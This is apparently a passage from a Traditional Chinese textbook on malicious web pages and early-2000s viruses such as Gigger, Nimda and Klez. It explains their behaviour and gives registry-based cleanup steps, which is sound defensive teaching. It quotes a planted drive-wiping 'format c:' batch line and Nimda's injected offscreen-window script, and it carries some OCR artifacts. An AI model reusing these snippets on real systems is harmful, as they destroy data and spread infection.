要去除掉多餘的網址列表，可經由系統登錄編輯器，展開HKEY_CURRENT_USER ＼ Software ＼ Microsoft ＼ Internet Explorer＼TypeURLs主鍵，將右部窗口中“url1”、“url2”等鍵值名全部刪除即可。

要修復連結欄標題，首先展開HKEY_CURRENT_USER＼

Software＼Microsoft＼Internet Explorer＼Toolbar主鍵，在右部窗口中對鍵值名“LinksFolderName”雙擊，修改其鍵值為欲顯示的資訊，或直接將該鍵值名刪除，連結欄的標題將恢復為預設的“連結”字樣。

3、修改預設的搜索引擎

要修復搜索引擎，首先展開[HKEY_CURRENT_USER＼Software＼Wicrosoft＼Internet Explorer＼Search]主鍵，在右部窗口中將“CustomizeSearch”、“SearchAssistant”這兩個鍵值名對應的網址改為某個搜索引擎的網址即可。

4、修改IE標題欄

要修復IE標題欄，在系統登錄編輯器中，展開HKEY_LOCAL_MACHINE ＼ Software ＼ Microsoft ＼ Internet Explorer＼Main主鍵，將右部視窗中的“Window Title”鍵值名，直接刪除即可。

5、修改或禁止IE右鍵

要刪除右鍵功能表中的垃圾內容，可以藉由系統登錄編輯器展開HKEY_CURRENT_USER＼Software＼Microsoft＼Internet Explorer＼MenuExt主鍵，將下面的不要的內容全部刪除即可，也可直接把“MenuExt”子鍵刪除掉，因為“MenuExt”子鍵下是

右鍵功能表的擴展內容，把它刪除，右鍵功能表便恢復為預設的樣式。

甚至，有些惡意網頁為禁止下載，就會藉由禁止使用右鍵來達成。我們可以展開HKEY_CURRENT_USER＼Software＼Policies＼Microsoft＼Internet Explorer＼Restrictions主鍵(注意這裏是Policies分支下的Internet Explorer)，在右部窗口中將鍵值名“NoBrowserContextMenu”的Dword鍵值改為“0”即可，或者將該鍵值名刪除，甚至可將“Restrictions”子鍵刪除，因“Restrictions”子鍵下是一些限制IE功能的設置。

有些惡意網頁更狡猾，當使用滑鼠右鍵時不會顯示功能表，而是彈出對話方塊警告你不要“侵權”，或是強迫你閱讀他們的訊息，這種情況並未修改系統登錄，所以退出這個網頁就不會有事了。如果非要在這個網頁中使用右鍵，可採取變通的方法：當彈出對話方塊後，先按下鍵盤上的“屬性”鍵(右側Ctrl鍵左邊的一個鍵)不放，再按回車鍵，彈出幾次對話方塊就按幾次回車鍵，最後放開“屬性”鍵，右鍵快顯功能表便出來了。

6、系統啟動時彈出網頁或對話方塊

方法是：展開HKEY_LOCAL_MACHINE＼Software＼Microsoft＼Windows＼Current Version＼Run主鍵，在右部窗口中將包含有url、htm、html、asp、php等網址屬性的鍵值名全部刪除。

惡意網頁還有一種類似的伎倆是，啟動Windows時會彈出對話方塊，以顯示它們的廣告資訊。解決辦法是：展開

HKEY_LOCAL_MACHINE ＼ Software ＼ Microsoft ＼ Windows ＼ Current Version主鍵，該主鍵下的子鍵“Winlogon”可以使Windows啟動時顯示資訊提示框，直接將該子鍵刪除即可避免啟動時出現垃圾資訊了。

7、定時彈出IE新窗口

惡意網頁是通過在Windows的“啟動”組添加hta檔來達到目的的。同樣地，我們利用第6條中的方法，將啟動組內，所有包含hta檔的專案全部刪除即可修復。

8、禁止修改系統登錄表

要修復此類網頁病毒所造成的影響，可以再從網上下載一個系統登錄編輯器，因為系統登錄編輯工具除了Regedit.exe外還有很多種。展開HKEY_CURRENT_USER＼Software＼Microsoft＼Windows＼Current Version＼Policies＼System主鍵，將鍵值名“DisableRegistryTools”的鍵值改為“0”，或將該鍵值名刪除，這樣便可使用Windows自帶的系統登錄編輯器了。

如果找不到其他編輯器，利用記事本編寫以下內容：

REGEDIT4[HKEY_CURRENT_USER＼Software＼Microsoft＼Windows＼CurrentVersion＼Policies＼System]"disableregistrytools"=dword:0

將以上內容保存為aaa.reg，檔案名可任取，但副檔名一定要為reg，然後雙擊這個檔，提示資訊成功輸入系統登錄之後，

你便又可使用Regedit.exe了。

9、下載運行木馬程式

如此罪惡的行徑，我們卻沒有什麼好的對付辦法。唯有升級IE版本了，因為這個漏洞在IE5.0以上版本中都不復存在。

10、格式化硬碟

為了避免硬碟被格式化，當使用者參觀此類惡意網頁時，由於要使用ActiveX功能，IE會提示當前頁面含有不安全的ActivcX，可能會對系統造成危害，並詢問是否執行，這時就要提高警惕了，千萬不要隨便選擇“是”，而且這種提示資訊還可能經過偽裝，例如：“流覽器將使用防毒功能，避免你受到惡意攻擊，是否繼續？”真是顛倒是非，讓使用者霧裏看花，必須得小心再小心。

其實最安全也最土的辦法，就是將電腦中的Format.com程式改名，使惡意網頁無路可走。在Windows中還有一個危險命令Deltree.exe，它的作用是刪除整個目錄，也可帶參數自動運行，為了不讓惡意網頁有機可乘，也可以把它改名。因為一般的電腦使用者，不會常常用到這兩個指令，若將它們更名，對使用者可說完全沒有影響，反而可以避免被惡意的網頁病毒所毒害。

以上揭露的只是惡意網頁最常見的惡意行為，當然，除此之外，還有一些五花八門的小伎倆，也給上網的民眾帶來不少麻煩

。另外，以上提出的解決辦法，都是在受到惡意網頁危害後的解救措施，並不保證以後就太平無事了。若要避免或減輕危害，還得從預防做起。最簡單的預防措施是升級IE版本和使用防毒軟體的病毒防火牆：

✧ **升級IE版本**：很多惡意網頁只對IE5.0及以下版本有效。新版本軟體一般都修復了舊版本中的缺失，我們使用新版本的IE就相對地安全多了。

✧ **啟用病毒防火牆**：現在的防毒軟體大都有病毒防火牆功能。病毒防火牆可以智慧的識別、刪除、隔離惡意網頁，除此之外，防毒軟體還是各種木馬程式的“剋星”。防毒軟體總是站在與電腦界的各種惡魔抗爭的最前線。

病毒案例研究

1.7. 案例一 JS_Gigger.A

發現日期：2002/01/16

別名：**Gigger/JS_Gigger.A @ mm**

信件內容：

主旨：Outlook Express Update （或是收件者的email address） 內文：MSNSofware Co. （或是Microsoft Outlook 98 ） 附帶檔：Mmsn_offline.htm

病毒行為：

這個病毒被執行之後，會大量發送病毒信件，並且修改登錄機碼，另外在C槽根目錄產生Bla.hta及B.htm，與C:\Windows\Samples\Wsh產生Charts.js，以及在C:\Windows\Help產生Mmsn_offline.htm。JS_Gigger.A會感染電腦中的*.htm檔案。而比較令人惶恐的是它會修改Autoexec.bat檔，讓電腦重新啟動時會將C 槽格式化。

修補方法：

若不小心開啟含[redacted]病毒，請千萬不要重新開機，請務必先完成以下步驟：

1.修改 Autoexec. bat 文件:

(a)點選 【開始】，【執行】。

(b)輸入以下的命令，然後按下確定。

edit [redacted]

(c)尋找下列敘述

ECHO y|format c:

如果存在，選擇刪除此行。

(d)點選【檔案】，【存檔】。

(e)結束MS-DOS視窗。

2.修改 Registry Key:

注意:在編輯系統登錄之前，請確定萬一發生問題時，您知道如何復原系統登錄。如需還原作業的相關資訊，請檢視 Regedit.exe 中的「還原登錄」說明主題，或 Regedt32.exe 中的「還原登錄機碼」說明主題。

(a)點選【開始】，和點選【執行】。

(b)輸入regedit 後按下【確定】。「登錄編輯器」會被開啟。

(c)在「登錄編輯器」的視窗中找到以下KEY:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

(d)在右邊的窗格中刪除下列值:

NAV DefAlert

(e)加入以下KEY:

HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout。

HKEY_CURRENT_USER\Software\TheGrave\badUsers\v2.0

(f)結束「登錄編輯器」。

3. 請注意: 若作業系統為WinME，除了上述步驟外，請您同時刪除所有系統還原程式所建立的檔案。方法如下：

(a)在我的電腦上按右鍵，和選擇【內容】。

(b)點選【效能】頁。

(c)點選【檔案系統】按鈕。

(d)點選【疑難排解】頁。

(e)勾選【停止還原系統】。

(f)點選【套用】。

(g)點選【確定】按鈕。

(h)再點選【確定】按鈕以結案「系統內容」視窗。

(i)當提示您重啟開機時。請選擇【是】。

注意:此時WinME之系統還原功能即被取消了。

(j)重新啟動電腦在安全模式下。

(k)執行防毒程式中的掃瞄功能刪除所有被傳染的檔，或直接刪除位於C:_Restore 檔夾中含有病毒的檔案

(l)在刪除所有含有病毒的檔案後，請再重新啟動電腦。

1.8. 案例二 HTML_SEEKER.A14

發現日期：2002/06/12

別　名　：JS/IEStart.gen.c, JS.Trojan.Seeker-based, JS/Exception, Troj/JetHome-M

病毒行為：

當使用者造訪含有此惡意網頁的網站時，下面的註冊碼就會被更改。

```
HKEY_CURRENT_USER\Software\Microsoft\
Internet Explorer\Main\Search Page
http:\\www.wish7.com/search/frame.py

HKEY_CURRENT_USER\Software\Microsoft\
Internet Explorer\Main\Search Bar
http:\\www.wish7.com/search/frame.py

HKEY_CURRENT_USER\Software\Microsoft\
Internet Explorer\SearchURL
http:\\www.wish7.com/search/frame.py

HKEY_CURRENT_USER\Software\Microsoft\
Internet Explorer\Search\SearchAssistant
http:\\www.wish7.com/search/frame.py
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\
Internet Explorer\Search\SearchAssistant
http:\\www.wish7.com/search/frame.py
```

修補方法：

1. 事先備份註冊碼:

(a)點選【開始】，【執行】，鍵入「regedit」。

(b)選擇【登錄】，【匯出登錄檔案】

2. 事先備份註冊碼:

(a)找到註冊碼中包含 http://www.wish7.com/search/frame.py 的機碼，將之清除。

若之前有備份登錄檔，則可以直接匯入登錄檔案即可。

1.9. 案例三 VBS_CHU.A

發現日期：2002/ 06/17

別名：**I-Worm.Chu**

信件內容：

主旨：Upgrade MS Exchange
內文：Run this attached file to upgrade MS Exchange.
附帶檔：MSXchange.vbs

或

主 旨 ： Update and upgrade MS Exchange 內文：Run this attached file to upgrade Ms Exchange. See you soon.

病毒行為：

這隻病毒和JS_GIGGER.A類似，在信件中都會將自己偽裝成Microsoft的更新訊息，讓人沒有防備之心。以下是他做的事情，將自己複製到C槽的Windows目錄下。然後會在HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run產生一個新的登錄機碼

MsExchange = %windows%\MSXchange.vbs

在C磁碟置入 XChange.vba，此病毒主要感染的檔案型態為.VBE及.VBS這兩種檔案。感染的時候，會將惡意程式複製到檔案前端並且做一個感染標記，在檔案的第一行加入 'VBS.Xchange'，表示此檔案已經受過感染，因此並不會有重複感染的情形發生。值得附帶一提的是XChange.vba這個檔案的內容是惡意的巨集碼，可以把這隻蠕蟲匯出到DOC文件的巨集，因此會感染Microsoft Word檔案。會了達到它的目的，它會先感染所有DOC檔案的範本NORMAL.DOT，因此，每次只要一打開.doc的文件檔案，就會受到感染了。

修補方法：

若不小心開啟此病毒，請務必完成以下步驟：

1. 修改 Registry Key:

注意: 在編輯系統登錄之前，請確定萬一發生問題時，您知道如何復原系統登錄。如需還原作業的相關資訊，請檢視 Regedit.exe 中的「還原登錄」說明主題，或 Regedt32.exe 中的「還原登錄機碼」說明主題。

(a)點選【開始】，和點選【執行】。

(b)輸入regedit 後按下【確定】。「登錄編輯器」會被開啟。

(c)在「登錄編輯器」的視窗中找到以下KEY:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

(d)在右邊的窗格中刪除下列值:

MsExchange = C:\Windows\MSXchange.vbs或C:\WinNT

(e)另外在「登錄編輯器」的視窗中再找到以下KEY:

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version \Run

(f)在右邊的窗格中刪除下列值:

MsExchange = C:\Windows\MSXchange.vbs

或C:\WinNT\MSXchange.vbs

(g)結束「登錄編輯器」。

1.10. 案例四 VBS_LUBUS.A

發現日期：2002/07/04

別名：VBS.Loveletter.CV@mm，I-Worm.Lubus

信件內容：

主旨：ANGEL1.
內文： 收件人Eres algo especial scribeme
附帶檔：ANGEL1.PPT.vbs

病毒行為：

這個病毒將自己的檔案名稱，做了一點偽裝，讓民眾將它誤認當成ppt檔案，而毫無防備地打開執行了。執行時會有以下動作，首先會在Windows system目錄中搜尋是否存在MSWORD.VBS，如果不存在，植入以下檔案

- ✓MSWORD.VBS
- ✓THWIN.VBS
- ✓ANGEL1.PPT.VBS
- ✓LISTWIN.TXT

這幾個檔案之中，MSWORD.VBS和THWIN.VBS這兩個檔案其實都是信件附帶檔，ANGEL1.PPT.vbs的副本，只不過換個檔名。

此外，還會新增登錄機碼

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

THWIN "C:\Windows\System\THWIN.vbs"

或

THWIN "C:\WINNT\System32\THWIN.vbs"

與

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

THWIN "C:\Windows\System\MSWORD.vbs “

或

THWIN "C:\WINNT\System32\MSWORD.vbs “

另外，他還會在硬碟中隨機刪除五個下列類型檔案：

XLS，DOC，WAV，DWG，MP3，BAK，BMP，HTM，HLP，CHM，JPG，GIF，SCR，TTF，MID，CDR，MDB，DBF，ICO，並且，將被刪除掉的檔案名稱記錄於LISTWIN.TXT。不過這個病毒，也不是一定得以破壞為目的，它也會有非破壞性的行為，只顯示出以下的訊息：

Error de lectura. No se puede abrir el archivo

修補方法：

1. 修改 Registry Key:

(a)點選【開始】，和點選【執行】。

(b)輸入regedit 後按下【確定】。「登錄編輯器」會被開啟。

(c)在「登錄編輯器」的視窗中找到以下KEY:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

(d)在右邊的窗格中刪除下列值:

THWIN "C:\Windows\System\THWIN.vbs"

或

THWIN "C:\WINNT\System32\THWIN.vbs"

(e)另外在「登錄編輯器」的視窗中再找到以下KEY:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

(f)在右邊的窗格中刪除下列值:

THWIN "C:\Windows\System\MSWORD.vbs"

或

THWIN "C:\WINNT\System32\MSWORD.vbs"

(g)結束「登錄編輯器」。

2. 搜尋所有的VBS_LUBUS.A，將此檔案刪除

1.11. 案例五 VBS_NIEBER.A

發現日期：2002/07/30

別名：NIEBER.A，Bernie

信件內容：

主旨：Attention virus

病毒行為：

這隻病毒會將自己複製到System 目錄下，命名為BERNIE.VBS。新增加登錄機碼如下

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

Bernie = script.exe C:\Windows\System\Bernie.vbs

或

Bernie = script.exe C:\WinNT\System32\Bernie.vbs

並且，搜尋所有的目錄，任何.VBE與.VBS類型的檔案，會被覆蓋為病毒自己。除此之外，還執行數個 Notepad應用程式，直至系統資源使用殆盡為止。而受感染電腦，其預設首頁會被修改，經由修改登錄機碼，如下

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\ Main\Start Page "http:\\membres.lycos.fr\aoteam\mange.com"，即修改完畢。

修復方法：

1. 關閉數個Notepad應用程式，直到系統有足夠的資源，可以執行登錄編輯器程式為止。

2. (a)點選【開始】，和點選【執行】。

   (b)輸入regedit 後按下【確定】。「登錄編輯器」會被開啟。

   (c)在「登錄編輯器」的視窗中找到以下KEY:

   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

   (d)在右邊的窗格中刪除下列值:

   Bernie = script.exe C:\Windows\System\Bernie.vbs

   或

   Bernie = script.exe C:\WinNT\System32\Bernie.vbs

   (e)結束「登錄編輯器」。

1.12. 案例六 JS.Exception.Exploit

發現日期：2002/08/16

病毒行為：

JS.Exception.Exploit 是一種「探測(exploit)」程式【探測利用 (exploit) 是一種程式碼，會利用某個程式或作業系統中的安全漏洞。您可以把它想像成撬開門鎖的鑰匙。假如門開了，幾乎什麼東西都可能跑進來。】，可讓 Java 小程式在未安裝

修補程式的 Microsoft Internet Explorer 版本上執行任意程式碼。在許多情況下，這個小程式可能執行幾種簡單的動作，例如變更您的 Internet Explorer 首頁。然而，它也可能經過程式設計，可執行像是大量傳送郵件的動作，或是在您的電腦上建立某種可執行任何惡意行動的檔案。

JS.Exception.Exploit經過程式化，在一台未安裝修補程式的系統上，它幾乎什麼事都能做，例如：複製並執行病毒、病蟲或特洛伊木馬；建立並執行一個檔案，把資訊傳送給某個駭客；變更您的 Internet Explorer 首頁(這是JS.Exception.Exploit最常見的用途，但攻擊者可以設定程式組態，讓它幾乎為所欲為。)

修補方法：

1.Microsoft 已經發佈了一個修補程式，可以移除這個安全弱點。您可以到下列 Microsoft 網站下載修補程式：
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/ms00-081.asp

2.手動移除

(a)按下「開始」，然後按下「執行」。畫面上便會出現「執行」對話方塊。

(b)接著輸入 regedit 並按下「確定」，「登錄編輯程式」會開啟。

(c)跳到下列登錄鍵：

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MainDelete any value

(d)找到右邊窗格中的下列數值：

Start Page


Search Page

Default_Page_URL


Default_Search_URL

(e)每找到一個值，請對它連按兩下。「編輯字串」對話方塊會出現。

(f)如果「數值資料」方塊內的文字指向可疑的網頁，例如下圖中出現的 http:/ /jethomepage.com 值：



請刪除「數值資料」方塊內的所有文字，如圖所示：



(g)按下「確定」。(方塊中不見得要輸入任何東西。)

(h)在您為步驟 4 提到的所有的值都做完這程序之後，請按下「登錄」再按下「結束」。

1.13. 案例七 BKDR_NETDEX.A

發現日期：2002/10/16

別名：JS.Netdex [CA], Troj/Netdex-A [Sophos], Backdoor-ALT [McAfee]

病毒行為：

BKDR_NETDEX.A包含了數個元件，有JavaScript (JS)檔、php檔、MS-DOS .com的執行檔、Win32 PE (Portable Executable)檔、一些臨時的.bat檔，和一個.txt檔，這一支病毒利用Microsoft Virtual Machine的安全漏洞 - "Microsoft VM ActiveX Component"，讓駭客可以完全控制受感染的機器。

如果你造訪了含有利用這一個弱點所寫的惡意Script程式的網站，將會透過Script去存取安裝在電腦中任一個ActiveX控制元件，接著ActiveX控制元件就會讓惡意的Script程式完整的控制瀏覽的電腦，包含了讀寫本地硬碟的能力。

換句話說，如果你的系統有這一項安全漏洞，而你又造訪的含有BKDR_NETDEX.A這一個病毒的網站，則Trojan將會作下列的事情：

在C槽下建立一個檔案，C:\%tmp%\A.com

%tmp%在Window 95/98/ME下就是C:\Windows\Temp；在Windows NT/2000/XP的系統中則是C:\Documents and Settings\<current user name>\Local Settings\TEMP。

搜尋Windows下的\Cookies資料夾會發現Zshell.js這一個File已經被建立。

當Zshell.js這一個檔案被執行的時候，它會在C:\%Tmp%\A.bat建一個MS-DOS的批次檔，Trojan利用這一個批次檔去呼叫C:\%Tmp%\A.com，當C:\%Tmp%\A.com執行時，它會在\Cookies和%Tmp%的資料夾下建一個隱藏檔Netd.exe。

Zshell.js會從先前的網站下載Install.php並執行它，當Install.php執行時，它會下載並執行Sh.php，Sh.php是Trojan的主要物件。它會建一個Repost.html檔並使用Netd.exe跟駭客相連結，Sh.php提供下面這些命令：

- NOBREAK
- SETCMDURL
- RUN
- SENDMAIL
- UPDATE
- ALERT
- SLEEP
- SENDCONFIRM
- RUNTHESELF

Trojan增加下面這一個機碼在註冊碼上，因此每一次你開啟Windows時，都會執行這一隻Trojan。

Time Zone Synchronization wscript "<C:\Cookies folder>/zshell.js"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Trojan還增加下面這一個機碼在註冊碼上。

PostNotCached repost.html

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs

當它執行時，Trojan會利用I. js和0. js當作各別地輸入輸出檔。

修補方法：

1. 如果未受感染，請趕快到微軟的網站下載該弱點的patch檔。

http://www.microsoft.com/technet/security/bulletin/MS00-075.asp

2. 已受感染，請一下面步驟，清除相關的註冊碼。

(a)按下「開始」，然後按下「執行」。畫面上便會出現「執行」對話方塊。

(b)接著輸入 regedit 並按下「確定」，「登錄編輯程式」會開啟。

(c)找到下面這一個註冊碼。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

(d)在右邊的面板上，將下面這些值刪除。

Time Zone Synchronization wscript "<C:\Cookies folder>/zshell.js"

(e)找到下面這一個註冊碼。

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Window

s\CurrentVersion\Run

(f)在右邊的面板上，將下面這些值刪除。

Time Zone Synchronization wscript "<C:\Cookies folder>/zshell.js"

(g)找到下面這一個註冊碼。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs

(h)在右邊的面板上，將下面這些值刪除。

PostNotCached repost.html

1.14. Nimda 病毒

中文名稱：娜妲病毒

正式名稱：W32/Nimda@MM


傳染方式：

正式名稱為W32/Nimda@MM，但被泛稱為 "Nimda"的病毒，會嘗試透過以下幾種方式散佈：

1. Email：受感染的電腦會透過email傳遞複製的病蟲，嘗試感染其他使用者。

2. Web servers：受感染的電腦會嘗試透過已受感染的伺服器，或找出易攻擊可以入侵的 Internet Information Server (IIS)，將病毒碼傳遞給其他 web servers。一旦感染，web server會嘗試感染其他造訪此網站的使用者的機器。

3. network shares：受感染的電腦會搜尋未受保護，可讓任何人加入檔案的電腦系統，一旦找到這樣的電腦，則將感染的檔



案加入。

如上圖所示，因為娜坦病毒透過電子郵件、資源分享與IIS連接三種方式，罕見的三重感染管道在網路上大量散播，迅速地在全球各地擴散，造成大量的電腦蒙受其害。在隨後的小節中，將詳細介紹各種傳染方式之細節、變種以及解決方式。

E-mail 散播行為

娜坦病毒主要攻擊的是微軟收信程式中的弱點。

微軟的收信程式，不管是Outlook還是Outlook Express，都是使用MIME (Multipurpose Internet Mail Extension) 協定。MIME協定是從 RFC822 所延伸出來的協定，主要是用來解決送信

程式（如 SMTP ）中的一些限制與問題。因為電子郵件與多媒體的興起，為了能夠讓郵件夾帶多媒體資訊，MIME定義各種夾檔的格式。對於適當類型的 MIME 夾檔（如txt，jpg），IE就能夠呼叫收信程式利用相對應的程式來打開夾檔，如果是不適合的 MIME 類型（exe），那麼 IE 唯有在使用者要求打開的情況下才會打開夾檔。假如是二進位制的夾檔(binary attachment)，則要指定其為何種 MIME 類型，IE才能正確地解釋此夾檔。但IE對於某些類型的MIME標頭會自動執行電子郵件中的夾檔，而不會先詢問使用者的意願。根據這項缺失，攻擊者可以設計特別的夾檔標頭，並且夾帶病毒當作附檔。假如受害者使用微軟的收信程式，如Outlook或Outlook Express，又沒有將程式中 “預覽信件”的功能關閉，那麼受害者在收到信件後，因為收信程式會自動執行夾檔進行預覽的功能，則受害者在沒有 “自行” 執行夾檔的情況下，就會中毒。目前因為病毒的原始碼取得困難，所以我們也暫時無法得知怎樣的MIME類型會造成收信程式自動執行而不詢問使用者的意願。

娜坦病毒透過電子郵件傳送時，會將本身病毒碼之複本夾帶在其中來傳遞：信件內會夾帶 readme.exe、readme.wav 、readme.com等檔案。執行檔案時，會在C:\Windows\Temp 內建立meXXXXX.tmp.exe暫存檔檔案。這些檔案是E-mail格式 (eml)，並且包含所夾帶的病毒檔案。

Web server 散播行為

當病蟲攻擊IIS 4.0或 5.0 web server時，會執行下列檢查：

(1) 檢查電腦中是否有先前的Code Red II 病蟲

(2) 檢查 IIS 是否有啟動“IIS Web Directory Traversal exploit”服務

假如電腦先前有遭受到Code Red II 病毒入侵，那麼Nimda病毒就會試圖使用Code Red II病毒所留下的後門來值入。一旦被入侵就會複製病毒碼，並改名為 Admin.dll。除此之外還會將網頁原始碼竄改，加入

```
<html><scriptlanguage ="JavaScript">
    window.open("readme.eml",null,
"resizable=no,top=6000,left=6000")
</script></html>
```

這段Javascript程式執行時，會去執行已中毒主機上的病毒。它是先在(6000,6000)的位置打開一個視窗，這個位置已經超出螢幕的可視範圍，所以使用者並不會知曉系統開啟此一視窗。因此瀏覽中毒網頁的用戶端也會在毫無預警下中毒。因為這項特性，假如各大入口網站受到病毒侵入，那麼將會造成更大的傷害。

資源共享散播行為

一旦網路上有中毒主機，那麼這些主機將會搜尋網路芳鄰上的電腦所開放出來的分享資料夾，假如這些資料夾是可讀寫的，那麼中毒主機就會將病毒散播到這些網路芳鄰的主機上。

娜坦病毒變種

Nimda II為娜坦病毒的變種，主要特點是其夾帶的病毒檔檔名為Sample.exe或puta!!.scr。puta!!.scr有經過壓縮，會修改System.ini，讓病毒可以每次開機即啟動。病毒執行時，會將自

己複製到system目錄中，更名為RICHED32.DLL，並開始尋找區域網路中所有*.EXE的檔案，刪除原檔，再複製自己取代原檔案，使程式無法使用。此變種還會將C碟整個目錄共享出來。

解決方法

關閉郵件預覽之功能，並使用下列修補程式：

●IE 5.x

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp

●IIS 4.0

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32061

●IIS 5.0

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32011

1.15. 求職信病毒

中文名稱：求職信病毒

正式名稱：W32.Klez@MM

簡介：


求職信病毒的英文名稱為“Klez”，所以有些人取其音又稱為“可累死”病毒。早期的求職信病毒本身並沒有攻擊性，它的類型屬於“worm”，所以它的責任是夾帶另一支類型為“virus”的病毒來達成破壞的行為。這支被夾帶的病毒稱為“ElKern”，因此在介紹Klez病毒之前，會先介紹ElKern病毒的

演進，最後再介紹不同變種的Klez病毒。

求職信病毒透過電子郵件來散播，因為其信件內容有關於“求職”，所以才會得到這個封號，如：

I'm sorry to do so,but it's helpless to say sorry.
I want a good job,I must support my parents.
Now you have seen my technical capabilities.
How much my year-salary now? NO more than $5,500.
What do you think of this fact?
Don't call my names,I have no hostility.
Can you help me?

下圖所描繪的為各種Klez病毒與ElKern病毒的關係圖。其中，實心的黑色箭頭表示版本演進的關係。例如，W32.Klez.D@mm與W32.Klez.E@mm病毒是從W32.Klez.A@mm病毒修改而成，而W32.Klez.H@mm 則是從W32.Klez.E@mm演進而來。而空心的白色箭頭表示夾帶的關係。例如W32.Klez.A@mm會夾帶W32.ElKern.3326病毒進行散播。在隨後的小節中，會先介紹ElKern系列的病毒，在介紹Klez各變種病毒。



ElKern 病毒

